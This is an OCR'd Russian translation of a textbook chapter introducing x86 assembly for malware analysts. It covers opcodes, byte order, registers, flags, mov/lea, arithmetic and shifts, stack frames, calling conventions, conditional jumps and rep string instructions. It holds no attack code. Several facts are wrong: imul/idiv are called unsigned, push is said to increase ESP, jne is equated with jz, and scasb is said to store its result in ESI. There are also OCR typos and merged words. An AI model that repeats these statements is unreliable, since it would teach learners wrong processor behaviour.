Инструкции - это кирпичики, из которых строится код на ассемблере. В архитектуре x86 инструкция состоит из *мнемонической команды* и при необходимости одного и более *операндов*. Как показано в табл. 4.1, команда представляет собой слово, описывающее инструкцию, которую нужно выполнить: например, команда mov (от англ. move - «двигать») перемещает данные. Операнды обычно определяют информацию, которая используется инструкцией, например

Таблица 4.1. Формат инструкции

Команда	Конечный операнд	Исходный операнд
mov	ecx	0x42

регистры или данные.

Опкоды и порядок байтов

Каждая инструкция состоит из *опкодов* (операционных кодов), которыеговорят процессору, какие инструкции хочет выполнить программа. В этой книге и других источниках термин *«опкод»* описывает целую машинную инструкцию, хотя в документации Intel он имеет куда более узкий смысл.

Дизассемблеры транслируют опкоды в инструкции, понятные человеку.Например, в табл. 4.2 можно видеть, что опкоды B9 42 00 00 00 составляют инструкцию mov ecx, 0x42. Значение 0xB9 относится к mov ecx, а 0x42000000

- к 0x42.

Таблица 4.2. Опкоды инструкции

Инструкция	mov ecx,	0x42
Опкоды	B9	42 00 00 00

Значение 0x42000000 превращается в 0x42, поскольку в архитектуре x86 используется порядок байтов от младшего к старшему. *Порядок байтов* определяет, какой байт внутри элемента данных следует первым - *старший* или *младший*. Вредоносная программа вынуждена переключаться между этими форматами во время сетевого взаимодействия, поскольку в сети данные используют порядок байтов от старшего к младшему, а код на платформе x86

- от младшего к старшему. Таким образом, IP-адрес 127.0.0.1, представленный в локальной памяти как 0x0100007F, будет передаваться по сети в виде 0x7F000001. Как аналитик безопасности, вы должны быть осведомлены о порядке следования байтов, чтобы случайно не перепутать формат записи таких важных индикаторов, как IP-адрес.

Операнды

Операнды применяются для указания данных в инструкциях. Можноиспользовать три типа операндов.

Постоянные операнды являются фиксированными значениями, такимикак 0x42 (см. табл. 4.1).

Регистровые операнды ссылаются на регистры, такие как ecx (см. табл. 4.1).

*Адресапамяти*содержатинтересующиенасзначенияиобычно обозначаются в виде данных, регистра или уравнения внутри квадратныхскобок (например, [eax]).

Регистры

Регистр - это небольшое хранилище данных, доступное процессору. Его содержимое достигается быстрее, чем любая другая память. Процессоры на платформе x86 обладают набором регистров, которые можно использовать длявременного хранения данных или в качестве рабочего пространства. В табл.

4.3 представлены регистры, наиболее распространенные в архитектуре x86. Их можно разделить на четыре категории.

Общие регистры используются процессором во время выполнения.

Сегментные регистры применяются для отслеживания сегментов памяти.

Регистры флагов используются для принятия решений.

Указательные регистры требуются для отслеживания следующей инструкции, которую нужно выполнить.

Во время чтения данной главы вы можете подглядывать в табл. 4.3, если вам нужно вспомнить, на какие категории делятся регистры. Каждая из этих категорий будет подробно рассмотрена в следующих разделах.

Таблица 4.3. Регистры на платформе x86

Общие регистры	Сегментные регистры	Регистры флагов	Указательные регистры
EAX (AX, AH, AL)	CS	EFLAGS	EIP
EBX (BX, BH, BL)	SS		
ECX (CX, CH, CL)	DS		
EDX (DX, DH, DL)	ES		
EBP (BP)	FS		
ESP (SP)	GS		
ESI (SI)			

Все общие регистры занимают 32 бита и в ассемблерном коде могут адресоваться как в 32-битном, так и в 16-битном режиме. Например, EDX используется для адресации полного 32-битного регистра, тогда как DX ссылается на младшие 16 бит регистра EDX.

Есть четыре регистра (EAX, EBX, ECX и EDX), которые могут использоваться в качестве 8-битных значений, занимая младшие биты или второй набор из 8 бит. Например, AL ссылается на младшие 8 бит регистра EAX, а AH адресует второй набор из 8 бит.

В табл. 4.3 перечислена потенциальная адресация для всех общих регистров. Структура 32-битного (4-байтного) регистра EAX проиллюстрирована на рис. 4.4. В этом примере он содержит значение 0xA9DC81F5, и код может обращаться к нему тремя дополнительными способами: AX (2 байта) - это 0x81F5, AL (1 байт) - это 0xF5, а AH (1 байт) - это 0x81

Общие регистры

Общие регистры обычно хранят данные или адреса памяти. Часто в процессе выполнения программы они оказываются взаимозаменяемыми. Но, несмотрянасвоеназвание,ониневсегдаиспользуютсядля*общего* применения




Рис. 4.4. Структура регистра EAX на платформе x86

Некоторые x86-инструкции всегда используют определенные регистры. Например, для умножения и деления неизменно применяются регистры EAX и EDX.

Помимо определения инструкций общие регистры можно использовать согласованным образом в коде программы. Такой подход называется *соглашением*. Информация о соглашениях, применяемых в компиляторах, позволяет аналитику безопасности быстрее изучать код, не затрачивая время на выяснение контекста использования регистра. EAX обычно содержит значение, возвращаемое вызванной функцией. Следовательно, если регистр EAX идет сразу после вызова

функции, этот код, скорее всего, манипулирует возвращаемым значением.

Флаги

Регистр флагов, EFLAGS, хранит статус программы. На платформе x86он занимает 32 бита, и каждый бит является флагом. Во время выполнениякаждый флаг либо установлен (1), либо сброшен (0); это позволяет управлятьпроцессором или указывать на результаты его работы. Флаги, перечисленныениже, являются наиболее важными с точки зрения анализа вредоносного ПО.

ZF. Нулевой флаг: устанавливается, когда результат операции равен нулю, в противном случае сбрасывается.

CF. Флаг переноса: устанавливается в ситуациях, когда результат операции слишком большой или слишком маленький для заданного операнда,в противном случае сбрасывается.

SF. Флаг знака: устанавливается, когда результат операции отрицательный, и сбрасывается, когда положительный. Этот флаг также устанавливается, когда после арифметической операции самый старший бит оказывается установленным.

TF. Флаг трассировки: используется для отладки. Если он установлен, процессор архитектуры x86 будет выполнять по одной инструкции за раз.

ПРИМЕЧАНИЕ

Подробнее обо всех доступных флагах можно прочитать в первой части

«Руководства разработчика программного обеспечения Intel архитектур 64 и IA-32», которое мы обсудим в конце этой главы.

EIP - указательный регистр

На платформе x86 регистр EIP (известный также как *указательный регистр* или *программный счетчик*) содержит адрес инструкции, которая должна быть выполнена в программе следующей. Его единственное назначение - говорить процессору, что делать дальше.

ПРИМЕЧАНИЕ

При повреждении регистра EIP (то есть когда он указывает на адрес, по которому нет корректного программного кода) ЦПУ не сможет получить код для дальнейшего выполнения, поэтому текущая программа, скорее всего,преждевременно завершится. С помощью этого регистра вы можете определять, что выполняет процессор, - именно поэтому злоумышленники пытаются заполучить контроль над EIP, используя уязвимости. Обычно, чтобы захватить систему, злоумышленнику сначала нужно загрузить вредоносный код в память, а затем указать его в EIP.

Простые инструкции

Самая простая и распространенная инструкция, mov, предназначена дляперемещения данных из одного места в другое. Иными словами, она читает изаписывает в память. Инструкция mov может помещать данные в регистры или RAM. Ее формат выглядит как mov *назначение*, *источник* (в синтаксисе Intel, который мы используем в этой книге, операнд с пунктом назначения идет первым).

В табл. 4.4 показаны примеры инструкции mov. Операнды внутри квадратных скобок воспринимаются как ссылки на данные. Например, [ebx] ссылается на данные в памяти по адресу EBX. В последнем примере для вычисления адреса в памяти используется выравнивание. Это не требует отдельных инструкций для проведения вычислений внутри квадратных скобок, что позволяет сэкономить место. Выполнение вычислений внутри инструкций, как показано ниже, возможно лишь в случае, если результатом должен стать адрес в памяти. Например, инструкция mov eax, ebx+esi*4 (без квадратных скобок) является некорректной.

Таблица 4.4. Примеры инструкции mov

Инструкция	Описание
mov eax, ebx	Копирует содержимое EBX в регистр EAX
mov eax, 0x42	Копирует значение 0x42 в регистр EAX
mov eax, [0x4037C4]	Копирует 4 байта памяти по адресу 0x4037C4 в регистр EAX
mov eax, [ebx]	Копирует 4 байта памяти, заданные регистром EBX, в регистр EAX
mov eax, [ebx+esi*4]	Копирует 4 байта памяти, заданные результатом выравнивания ebx+esi*4, в регистр EAX

Еще одна инструкция, lea, похожа на mov и означает «загрузить действующий адрес». Она имеет формат lea *назначение*, *источник* и используется для размещения адреса памяти в определенном месте. Например, lea eax, [ebx+8] поместит EBX+8 внутрь EAX. Для сравнения: инструкция moveax, [ebx+8] загрузит данные, находящиеся по адресу, заданному как EBX+8. Таким образом, lea eax, [ebx+8] сделает то же самое, что и mov eax, ebx+8, однако вторая инструкция является некорректной.

На рис. 4.5 слева показаны значения регистров EAX и EBX, а справа - информация, хранящаяся в памяти. Регистр EBX равен 0xB30040. По адресу 0xB30048 находится значение 0x20. Инструкция mov eax, [ebx+8] помещает значение 0x20 (полученное из памяти) в регистр EAX, а инструкция lea eax, [ebx+8] помещает в тот же регистр значение 0xB30048.




Рис. 4.5. Доступ к памяти с помощью регистра EBX

Инструкция lea применяется не только для получения адресов памяти. Для нее требуется меньше инструкций, поэтому она может пригодиться при вычислении значений. Например, вы часто можете встретить инструкциинаподобие lea ebx, [eax*5+5], где eax хранит число, а не адрес. Того жерезультата можно достичь с помощью инструкции ebx = (eax+1)*5, однако первый вариант является более коротким и эффективным с точки зрения компилятора по сравнению с использованием четырех инструкций (например,inc eax; mov ecx, 5; mul ecx; mov ebx, eax).

Арифметика

Ассемблер на платформе x86 содержит множество арифметических инструкций, начиная с обычного сложения и вычитания и заканчивая логическими операторами. В этом разделе мы рассмотрим те из них, которыеиспользуются чаще всего.

Сложение и вычитание добавляют или убирают значение из заданного операнда. Формат сложения: add *назначение*, *значение*. Формат вычитания: sub *назначение*, *значение*. Инструкция sub затрагивает два важных флага: ZF (нулевой флаг) и CF (флаг переноса). Первый устанавливается, если результатравен нулю, а второй - если целевое значение меньше вычитаемого. Инструкции inc и dec инкрементируют и декрементируют регистр на единицу.В табл. 4.5 показаны примеры операций сложения и вычитания.

Таблица 4.5. Примеры инструкций сложения и вычитания

Инструкция	Описание
sub eax, 0x10	Вычитает 0x10 из EAX
add eax, ebx	Добавляет EBX к EAX и сохраняет результат в EAX
inc edx	Инкрементирует EDX на 1
dec ecx	Декрементирует ECX на 1

Умножение и деление используют заранее выбранный регистр, поэтому команда превращается в простую инструкцию со значением, на которое регистр будет умножен или поделен. Формат инструкции mul выглядит как mul *значение*. Аналогично форматом инструкции div является

div *значение*. Выбор регистра, с которым работают эти инструкции, может произойти намного раньше, поэтому вам, возможно, потребуется пройтись по коду программы, чтобы найти эту операцию.

Инструкция mul всегда умножает eax на *значение*. Следовательно, передумножением регистр EAX должен быть подготовлен соответствующим образом. Результат сохраняется в виде 64-битного значения сразу в двух регистрах: EDX и EAX. Первый хранит старшие 32 бита операции, а второй - младшие 32 бита. На рис. 4.2 представлено содержимое EDX и EAX, когда десятичный результат умножения, 5 000 000 000, слишком большой и не помещается в одном регистре.

Рис. 4.6. Результат умножения сохраняется в регистрах EDX и EAX Инструкция div делает то же самое, что и mul, только в обратном

направлении: она делит 64 бита, хранящихся в EDX и EAX, на *значение*. Поэтому перед делением вы должны подготовить регистры EDX и EAX. Результат деления сохраняется в EAX, а остаток - в EDX.

Чтобы получить остаток деления, программист должен взять значение *по модулю*; эта операция компилируется в ассемблер путем использования регистра EDX после выполнения div (поскольку он содержит остаток). В табл. показаны примеры инструкций mul и div. Стоит также отметить, что у этихинструкций есть беззнаковые версии, imul и idiv.

Таблица 4.6. Примеры инструкций умножения и деления

Инструкция	Описание
mul 0x50	Умножает EAX на 0x50 и сохраняет результат в EDX:EAX
div 0x75	Делит EDX:EAX на 0x75, сохраняя результат в EAX и остаток в EDX

В архитектуре x86 используются логические операторы, такие как ИЛИ, И и XOR (исключающее ИЛИ). Соответствующие инструкции по принципу своей работы похожи на add и sub. Они выполняют заданные действия с исходным и конечным операндами, сохраняя результат в целевой регистр. Инструкция xor часто встречается при дизассемблировании. Например, с помощью операции xor eax, eax можно быстро обнулить регистр EAX. Это делается с целью оптимизации, поскольку данная инструкция занимает лишь 2 байта, тогда как mov eax, 0 требует 5 байт.

Инструкции shr и shl используются для смещения регистров. Они имеютодинаковый формат: shr/shl *назначение*, *шаг*. Они смещают значение в целевом операнде вправо или влево на количество бит, указанных в шаге. Биты, которые выходят за пределы целевого регистра, в первую очередь попадают в флаг CF. Нулевые биты заполняются во время смещения. Например, если сместить двоичное значение 1000 на 1, получится 0100. Послеинструкции смещения флаг CF будет содержать последний бит, смещенный изцелевого операнда.

Инструкции циклического сдвига, ror и rol, похожи на shr и shl, однако «выпавшие» биты добавляются с другой стороны. Иными словами, во время правого циклического сдвига (ror) младшие биты замещают собой старшие. Левый циклический сдвиг (rol) делает все с точностью до наоборот. Примерыиспользования этих инструкций показаны в табл. 4.7.

Сдвиг часто используется вместо умножения в качестве оптимизации: эта операция проще и

быстрее, так как вам не нужно подготавливать регистры и перемещать данные. Инструкция shl eax, 1 дает тот же результат, что и умножение EAX на 2. Сдвиг влево на 2 бита умножает операнд на 4, а сдвиг влево на 3 бита равнозначен умножению на 8. Сдвиг операнда влево на n бит приводит к его умножению на $2n$.

Таблица 4.7. Распространенные логические и сдвигающие инструкции арифметики

Инструкция	Описание
xor eax, eax	Очищает регистр EAX
or eax, 0x7575	Выполняет логическое ИЛИ с EAX и 0x7575
mov eax, 0xA shl eax, 2	Сдвигает регистр EAX влево на 2 бита; обе эти инструкции имеют результат EAX = 0x28, поскольку число 1010 (двоичное 0xA), сдвинутое на 2 бита влево, равно 101000 (0x28)
mov bl, 0xA ror bl, 2	Циклически сдвигает на 2 бита регистр BL; обе эти инструкции имеют результат BL = 10000010, поскольку число 1010, циклически сдвинутое на 2 бита вправо, равно 10000010

Если во время анализа вредоносного ПО вы натолкнулись на функцию, состоящую из многократного повторения инструкций xor, or, and, shl, ror, shr или rol, размещенных в произвольном порядке, эта функция, скорее всего, занимается шифрованием или сжатием. Не отвлекайтесь на анализ каждой отдельной инструкции (разве что вам действительно это нужно). В большинстве случаев этот участок лучше всего пометить как процесс шифрования и двигаться дальше

NOP

Последняя простая инструкция, nop, не делает ничего. При ее вызове выполнение просто переходит к следующей инструкции. На самом деле nop является псевдонимом для xhcg eax, eax, но, поскольку обмен содержимым между регистрами EAX ничего не меняет, эта операция часто называется NOP(no operation).

Опкод этой инструкции равен 0x90. Он часто применяется внутри NOP на случай переполнения буфера, когда злоумышленники не полностью контролируют атакуемую систему. Это позволяет заполнить пространство для выполнения, что снижает риск автоматического запуска вредоносного скриптапосреди программы.

Стек

Память для функций, локальных переменных и управления потоком находится в *стеке*. Это структура данных, операции добавления и извлеченияв которой происходят лишь с одной стороны. Вы добавляете элементы в стек и затем изымаете их оттуда. Эта структура работает по принципу «последним пришел, первым вышел» (last in, first out, LIFO). Например, если последовательно добавить числа 1, 2 и 3,

то первым числом в очереди на извлечение будет 3, поскольку оно было добавлено последним.

Архитектура x86 имеет встроенную поддержку стека. В этом механизме задействованы регистры ESP и EBP. Первый служит ссылкой и обычно содержит адрес, указывающий на вершину стека. Его значение изменяется по мере добавления и извлечения элементов. Регистр EBP представляет собой базовый указатель, который остается согласованным в рамках отдельно взятой функции. Программа может использовать его в качестве заполнителя для отслеживания местоположения локальных переменных и параметров.

Для работы со стеком предусмотрены инструкции push, pop, call, leave, enter и ret. Стек выделяется в памяти сверху вниз, а старшие адреса выделяются и используются первыми. По мере добавления значений в стек начинают заполняться младшие адреса (это будет проиллюстрировано чуть позже, на рис. 4.7).

Стек используется только как кратковременное хранилище. В нем частохранятся локальные переменные, параметры и возвращаемые адреса. Его основным назначением является участие в обмене данными между вызовами функций. Реализация такого обмена зависит от компилятора, но на локальныепеременные и параметры чаще всего принято ссылаться относительно регистра EBP.
Вызовы функций

Функции - это отрезки программы, которые выполняют определенную задачу и являются относительно независимыми от остального кода. Основной код вызывает функцию, временно передавая ей управление, пока она не вернет его обратно. Способ использования стека внутри программы остается неизменным в рамках имеющегося двоичного файла. Пока мы сосредоточимсяна наиболее распространенном соглашении о вызове, *cdecl*.

Многие функции содержат *пролог* - несколько начальных строчек кода. Пролог подготавливает стек и регистры для работы внутри функции. Аналогично в конце функции находится *эпилог*, восстанавливающий то состояние стека и регистров, которое они имели до вызова.

В списке далее показана последовательность действий в самой распространенной реализации вызовов функций. На рис. 4.8 вы можете видеть структурную диаграмму, которая на примере отдельного среза иллюстрируетто, как устроен стек.

1. Аргументы добавляются в стек с помощью инструкции push.

2. Функция вызывается командой call *адрес_памяти*. При этом адрес текущей инструкции (то есть содержимое регистра EIP) добавляется в стек. Этот адрес будет использоваться для возвращения в основной код, когда функция завершит работу. В самом начале регистру EIP присваивается *адрес_памяти*.

3. В рамках пролога в стеке выделяется место для локальных переменных, и туда сразу же помещается регистр EBP (базовый указатель). Это делается для того, чтобы сохранить ссылку на вызывающую функцию.

4. Функция выполняет свою работу.

5. В рамках эпилога стек восстанавливается. ESP корректируется, чтобы освободить локальные переменные, а EBP приводится к исходному состоянию, чтобы вызывающая функция могла корректно обращаться к своим переменным. В качестве эпилога может использоваться инструкция leave, таккак она делает регистр ESP равным EBP и удаляет последний из стека.

6. Функция возвращается, вызывая инструкцию ret. Этим она извлекаетобратный адрес из стека и сохраняет его в EIP, чтобы программа моглапродолжить выполнение с того места, в котором был сделан исходный вызов.

7. Происходит коррекция стека: удаляются заданные аргументы (если только они не будут использоваться позже).

Структура стека

Как уже упоминалось, стек выделяется сверху вниз, начиная со старших адресов. На рис. 4.7 показано, как стек размещен в памяти. При каждом вызове генерируется новый слой стека. Стек функции существует до тех пор, пока она не возвращается, - в этот момент вызывающая функция восстанавливает свой стек и возвращает себе контроль за выполнением.

Рис. 4.7. Структура стека на платформе x86

На рис. 4.8 показана структура отдельных слоев из предыдущей диаграммы. Также обозначены адреса каждого элемента. ESP здесь указывает на вершину стека, которая имеет адрес 0x12F02C. На время выполнения функции регистр EBP будет равен 0x12F03C, так как с его помощью адресуются локальные переменные и аргументы. Аргументы, попавшие в стек до вызова, показаны в нижней части слоя. Дальше идет обратный адрес, который автоматически добавляется в стек вызывающей инструкцией. За ним следует старый регистр EBP, принадлежащий стеку вызывающей функции.

При добавлении информации в стек увеличивается значение ESP. Если в примере, показанном на рис. 4.8, выполнить инструкцию push eax, регистр ESP уменьшится на 4 и будет равен 0x12F028, а данные, содержавшиеся в нем до этого, будут скопированы по адресу 0x12F028.

Если выполнить инструкцию pop ebx, данные по адресу 0x12F028 переместятся в регистр EBX,после чего ESP увеличится на 4.




Рис. 4.8. Отдельный слой стека

Данные из стека можно прочитать и без инструкций push или pop. Например, инструкция mov eax, ss:[esp] позволяет обратиться к вершине стека напрямую. Это то же самое, что и pop eax, только без изменения регистра ESP. То, как именно это выглядит, зависит от компилятора и его конфигурации (подробнее об этом мы поговорим в главе 6).

Архитектура x86 предусматривает дополнительные инструкции для извлечения и добавления, наиболее популярными из которых являются pusha и pushad. Они размещают в стеке все регистры сразу и обычно используются в связке с инструкциями popa и popad, которые убирают из стека все регистры.pusha и pushad работают следующим образом:

pusha добавляет в стек 16-битные регистры в следующем порядке: AX, CX, DX, BX, SP, BP, SI, DI;

pushad добавляет в стек 32-битные регистры в следующем порядке: EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI.

Эти инструкции обычно можно встретить в коде командной оболочки, когда кто-то хочет сохранить текущее состояние регистров в стек, чтобы позже их можно было восстановить. Компиляторы редко ими пользуются, поэтому их наличие может быть признаком того, что кто-то вручную написалкод ассемблера или командной оболочки.

Условные выражения

Все языки программирования умеют проводить сравнение и приниматьна его основе те или иные решения. *Условные выражения* - это инструкции, которые выполняют такое сравнение.

Двумя наиболее популярными условными инструкциями являются test и cmp. Первая идентична оператору and, хотя она не изменяет свои операнды, атолько устанавливает флаги. После выполнения инструкции test обычно стоит обращать внимание на нулевой флаг (ZF). Сравнение чего-то с самим собой обычно проводится для проверки на значения NULL. Примером может служить команда test eax, eax. Вы также можете сравнить EAX с нулем: test eax, eax использует меньше байтов и циклов процессора.

Инструкция cmp делает то же самое, что и sub, но не меняет свои операнды, а лишь устанавливает флаги. В результате ее выполнения могут быть изменены нулевой флаг и флаг переноса (CF). Это отражено в табл. 4.8.

Ветвление

Таблица 4.8. Инструкция cmp и флаги

cmp dst, src	ZF	CF
dst = src	1	0
dst < src	0	1
dst > src	0	0

Ветвь - это отрезок кода, который выполняется в зависимости от работыпрограммы. Термин *«ветвление»* описывает прохождение управляющего потока через ветви программы.

Самым популярным способом ветвления являются *инструкции перехода*. Из множества таких инструкций самой простой можно считать jmp.Команда jpm *местоположение* делает так, что следующей будет выполнена инструкция, указанная в качестве операнда. Эта процедура называется *безусловным* переходом, так как выполнение всегда переходит в указанное место. Но простой переход не способен удовлетворить все потребности в ветвлении. Например, jmp не может заменить собой логический оператор if, и,так как инструкции if не существует в ассемблере, для этих целей используются *условные* переходы

Условные переходы применяют флаги, чтобы определить, нужно ли осуществлять переход или продолжать со следующей инструкции. Существует более 30 разных видов условных переходов, но лишь немногие из них встречаются на практике. В табл. 4.9 показаны самые популярные инструкции этого вида, а также детали их работы. Для краткого обозначения всех условных переходов используется аббревиатура *jcc*.

Таблица 4.9. Условные переходы

Инструкция	Описание
jz loc	Переход в заданное место, если ZF = 1
jnz loc	Переход в заданное место, если ZF = 0
je loc	То же самое, что и jz, но часто используется после инструкции cmp. Переход выполняется, если конечный и исходный операнды равны
jne loc	То же самое, что и jz, но часто используется после инструкции cmp. Переход выполняется, если конечный и исходный операнды не равны
jg loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд больше исходного
jge loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд больше исходного или равен ему
ja loc	То же самое, что и jg, но с беззнаковым сравнением
jae loc	То же самое, что и jge, но с беззнаковым сравнением
jl loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд меньше исходного
jle loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд меньше или равен исходному
jb loc	То же самое, что и jl, но с беззнаковым сравнением
jbe loc	То же самое, что и jle, но с беззнаковым сравнением
jo loc	Переход выполняется, если предыдущая инструкция установила флаг переполнения (OF = 1)
js loc	Переход выполняется, если установлен знаковый флаг (SF = 1)
jecxz loc	Переход в заданное место, если ECX = 0

Инструкции типа rep

Инструкции типа rep предназначены для работы с буферами данных. Обычно это массивы байтов, но это также могут быть одиночные или двойныеслова. В этом разделе мы сосредоточимся на массивах (компания Intel называет эти инструкции *строковыми*, но мы не станем применять этот термин, чтобы избежать путаницы со строками).

Самыми распространенными инструкциями для работы с буферами данных являются movsx, cmpsx, stosx и scasx, где x равно b (для байта), w (для слова) или d (для двойного слова). Эти инструкции подходят для любых типовданных, но в этом разделе мы ограничимся байтами, поэтому будем использовать movsb, cmpsb и т. д.

В данных операциях применяются регистры ESI и EDI. Первый хранитисходный индекс, а второй - конечный. ECX используется в качестве счетчика. Для работы с данными, чья длина превышает 1, необходимо указывать префикс. Инструкция movsb перемещает только один байт и

не задействует регистр ECX.

В архитектуре x86 префиксы повтора используются для разных операций. Инструкция rep инкрементирует сдвиги ESI и EDI, декрементируя регистр ECX. Этот префикс продолжает работу до тех пор, пока ECX не станетравен 0. Префиксы repe/repz и repne/repnz останавливаются, когда ECX = 0 или когда ZF равен 1 или 0. Это проиллюстрировано в табл. 4.10. Таким образом, чтобы использовать большинство инструкций для работы с буферами данных, требуется инструкция rep, для работы которой необходимо правильно инициализировать регистры ESI, EDI и ECX.

Инструкция	Описание
rep	Останавливается, когда ECX = 0
repe, repz	Останавливается, когда ECX = 0 или ZF = 0
repne, repnz	Останавливается, когда ECX = 0 или ZF = 1

Инструкция movsb используется для перемещения последовательности байтов из одного места в другое. Вместе с ней обычно применяется префикс rep, чтобы скопировать количество байтов, заданное в регистре ECX. Инструкция rep movsb является логическим эквивалентом функции memcpy в языке C. movsb берет байт по адресу ESI, сохраняет его в EDI, после чего инкрементирует или декрементирует регистр ESI или EDI на единицу в зависимости от состояния флага направления (DF). Если DF = 0, выполняется операция инкремента, в противном случае значение декрементируется.

Это редко можно увидеть в скомпилированном коде на языке C, но в коде командной строки иногда меняют флаг DF, чтобы сохранить данные в обратном направлении. Если при этом присутствует префикс rep, проверяется,не содержит ли ECX ноль. Если нет, инструкция перемещает байт из ESI в EDI и декрементирует регистр ECX. Этот процесс повторяется, пока ECX не станет равным нулю.

Инструкция cmpsb сравнивает две последовательности байтов и позволяет определить, содержат ли они одинаковые данные. cmpsb вычитает значение по адресу EDI из содержимого ESI и обновляет флаги. Ее обычно используют в сочетании с префиксом repe, который продолжает сравнение байтов до тех пор, пока не найдет различие или не достигнет конца последовательности. Инструкция cmpsb получает байт по адресу ESI, сравнивает его со значением по адресу EDI, устанавливает флаги и инкрементирует оба регистра на единицу. При наличии префикса repe проверяются флаги и регистр ECX, но если ECX = 0 или ZF = 0,операция перестает повторяться. Это эквивалент функции memcmp в языке C. Инструкция scasb используется для поиска одиночного значения в последовательности байтов. Значение определяется регистром AL. scasb работает по тому же принципу, что и cmpsb, но байт, находящийся по адресуEDI, сравнивается с AL, а не с ESI. Операция repe остановится, когда найдется искомый байт или когда ECX = 0. Если в последовательности байтов найдено нужное значение, его адрес сохраняется в регистре ESI.

